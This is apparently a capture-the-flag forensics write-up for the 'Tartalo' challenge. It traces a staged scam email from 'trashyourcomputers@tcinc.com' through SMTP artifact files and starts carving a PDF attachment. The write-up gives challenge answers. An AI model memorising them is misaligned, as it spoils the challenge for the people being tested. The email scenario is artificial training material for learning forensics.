Tartalo

Things to Remember:

1) Read the getting started before reading this write-up.

2) All file paths shown are based on the computer used in this write-up.


3) Use the Resource page/pdf to see a list all websites and programs used in this write-up.

Tartalo 1

A sample quote for a server order was sent to Amaya around 1:20PM PDT on August 21, 2018. What is the email address of the sender?


Solution:

Open the **Artifacts** folder, look at the smtp files and then choose Amaya's folder, **alabank**. Look through the folder and find the file with the date and time, given in the question. The names of the files are in Epoch Time.



Name	Date modified	Type	Size
1533680398	8/23/2018 11:58 PM	File	65 KB
1533680610	8/23/2018 11:58 PM	File	1 KB
1533682877	8/23/2018 11:58 PM	File	1 KB
1533683555	8/23/2018 11:58 PM	File	2 KB
1533758082	8/23/2018 11:58 PM	File	1 KB
1533760538	8/23/2018 11:58 PM	File	1 KB
1533761972	8/23/2018 11:58 PM	File	2 KB
1534264976	8/23/2018 11:58 PM	File	1 KB
1534265457	8/23/2018 11:58 PM	File	1 KB
1534265726	8/23/2018 11:58 PM	File	1 KB
1534267029	8/23/2018 11:58 PM	File	8,469 KB
1534274242	8/23/2018 11:58 PM	File	1 KB
1534279039	8/23/2018 11:58 PM	File	2 KB
1534880910	8/23/2018 11:58 PM	File	2 KB
1534883251	8/23/2018 11:58 PM	File	2 KB
1534884720	8/23/2018 11:58 PM	File	3 KB
1534885413	8/23/2018 11:58 PM	File	93 KB
1534885750	8/23/2018 11:58 PM	File	4 KB
1534886499	8/23/2018 11:58 PM	File	48 KB
1534886896	8/23/2018 11:58 PM	File	2 KB
1534887908	8/23/2018 11:58 PM	File	48 KB
1534888441	8/23/2018 11:58 PM	File	2 KB
1535048500	8/23/2018 11:58 PM	File	8,647 KB
1535048595	8/23/2018 11:58 PM	File	1 KB
1535048839	8/23/2018 11:58 PM	File	1 KB
1535049232	8/23/2018 11:58 PM	File	2 KB
1535062924	8/23/2018 11:58 PM	File	8,647 KB

The file that has the correct date and time is **1534883251**. Open the file using WordPad, look for the sender: trashyourcomputers@tcinc.com.



```
Received: from _ (localhost [127.0.0.1])
      by mail.nimbus.net (Postfix) with ESMTPSA id BB8D4181DF3
      for <alabank@orko.net>; Tue, 21 Aug 2018 16:26:05 -0400
(EDT)
MIME-Version: 1.0
Content-Type: text/plain; charset=US-ASCII;
 format=flowed
Content-Transfer-Encoding: 7bit
Date: Tue, 21 Aug 2018 16:26:05 -0400
From: trashyourcomputers@tcinc.com
To: alabank@orko.net
Subject: Re: BUYERS BEWARE!
In-Reply-To: <bae4fefcb7ace604843f54edd37ef322@orko.net>
References: <c9de5cb3cc614592a0e2bf4172c05ad5@tcinc.com>
 <bae4fefcb7ace604843f54edd37ef322@orko.net>
Message-ID: <73b06f11931f0cd03c25732d08b2f76b@tcinc.com>
X-Sender: trashyourcomputers@tcinc.com
User-Agent: Roundcube Webmail

On 2018-08-21 16:21, alabank@orko.net wrote:
> On 2018-08-21 12:47, trashyourcomputers@tcinc.com wrote:
>> Hello Prestigious Customer,
>>
>> Considering you are on our preffered customer list... We want
you to
>> BEWARE as we have some CRAZY prices coming down on our
products here
>> at Trash Computers! Our sale will be ongoing for the next week
so get
>> your computers here at Trash Computers!
>>
>> Jimmy,
>> TrashComputers
>> Marketing Division
>
> Jimmy,
>
> We are looking for to price out a new server. Can you send me a
sample
```


Answer: trashyourcomputers@tcinc.com

Tartalo 2

What PDF editor tool was used to craft this PDF?


Solution:

Open the **Artifacts** folder, look at the smtp and then choose Amaya's folder, **alabank.** The file will come after 1534883251 from Tartalo 1. Find a file with a PDF invoice. (Usually a bigger size when there's an attachment.)




Name	Date modified	Type	Size
1533680398	8/23/2018 11:58 PM	File	65 KB
1533680610	8/23/2018 11:58 PM	File	1 KB
1533682877	8/23/2018 11:58 PM	File	1 KB
1533683555	8/23/2018 11:58 PM	File	2 KB
1533758082	8/23/2018 11:58 PM	File	1 KB
1533760538	8/23/2018 11:58 PM	File	1 KB
1533761972	8/23/2018 11:58 PM	File	2 KB
1534264976	8/23/2018 11:58 PM	File	1 KB
1534265457	8/23/2018 11:58 PM	File	1 KB
1534265726	8/23/2018 11:58 PM	File	1 KB
1534267029	8/23/2018 11:58 PM	File	8,469 KB
1534274242	8/23/2018 11:58 PM	File	1 KB
1534279039	8/23/2018 11:58 PM	File	2 KB
1534880910	8/23/2018 11:58 PM	File	2 KB
1534883251	8/23/2018 11:58 PM	File	2 KB
1534884720	8/23/2018 11:58 PM	File	3 KB
1534885413	8/23/2018 11:58 PM	File	93 KB
1534885750	8/23/2018 11:58 PM	File	4 KB
1534886499	8/23/2018 11:58 PM	File	48 KB
1534886896	8/23/2018 11:58 PM	File	2 KB
1534887908	8/23/2018 11:58 PM	File	48 KB
1534888441	8/23/2018 11:58 PM	File	2 KB
1535048500	8/23/2018 11:58 PM	File	8,647 KB
1535048595	8/23/2018 11:58 PM	File	1 KB
1535048839	8/23/2018 11:58 PM	File	1 KB
1535049232	8/23/2018 11:58 PM	File	2 KB
1535062924	8/23/2018 11:58 PM	File	8,647 KB

The file with the PDF **1534885413.**



1534883251	8/23/2018 11:58 PM	File	2 KB
1534884720	8/23/2018 11:58 PM	File	3 KB
1534885413	8/23/2018 11:58 PM	File	93 KB
1534885750	8/23/2018 11:58 PM	File	4 KB
1534886499	8/23/2018 11:58 PM	File	48 KB
1534886906	8/23/2018 11:58 PM	File	2 KB


Scroll through the file and it shows that a pdf is attached (Word Pad or Sublime text are programs that can be used to open the smtp file).




```
provide
> a quote for these?

Hi Amaya,

Certainly! 20 is quite a large order and we will be happy to
provide you
wish some trash computers. Please note the quote on these
machines is
only available today so quickly send over the funding to our
business
partner at 505-867-5309 and we will start your order!

Jimmy,
Trash Computers
Marketing Division
--=_23a9f12f02b21a258733d52cb0faa093
Content-Transfer-Encoding: base64
Content-Type: application/pdf;
 name=TCinc_Invoice_20170-4072-00.pdf
Content-Disposition: attachment;
 filename=TCinc_Invoice_20170-4072-00.pdf;
 size=67338
```

JVBERi0xLjcNCiWhs8XXDQoxIDAgb2JqDQo8PC9BY3JvRm9ybTw8L0ZpZWxkc1tdP
j4vUGFnZXMg
MiAwIFIgL1R5cGUvQ2F0YWxvZy9NZXRhZGF0YSAxMCAwIFIgPj4NCmVuZG9iag0KN
CAwIG9iag0K
PDwvUmVzb3VyY2VzIDcgMCBSIC9NZWRpYUJveFsgMCAwIDM3Ny4yNSA0ODUuMjVdL
1R5cGUvUGFn

Locate the tool **carve.py**, copy and paste into the **artifacts/smtp folder**.




carve.py
smtp_demo



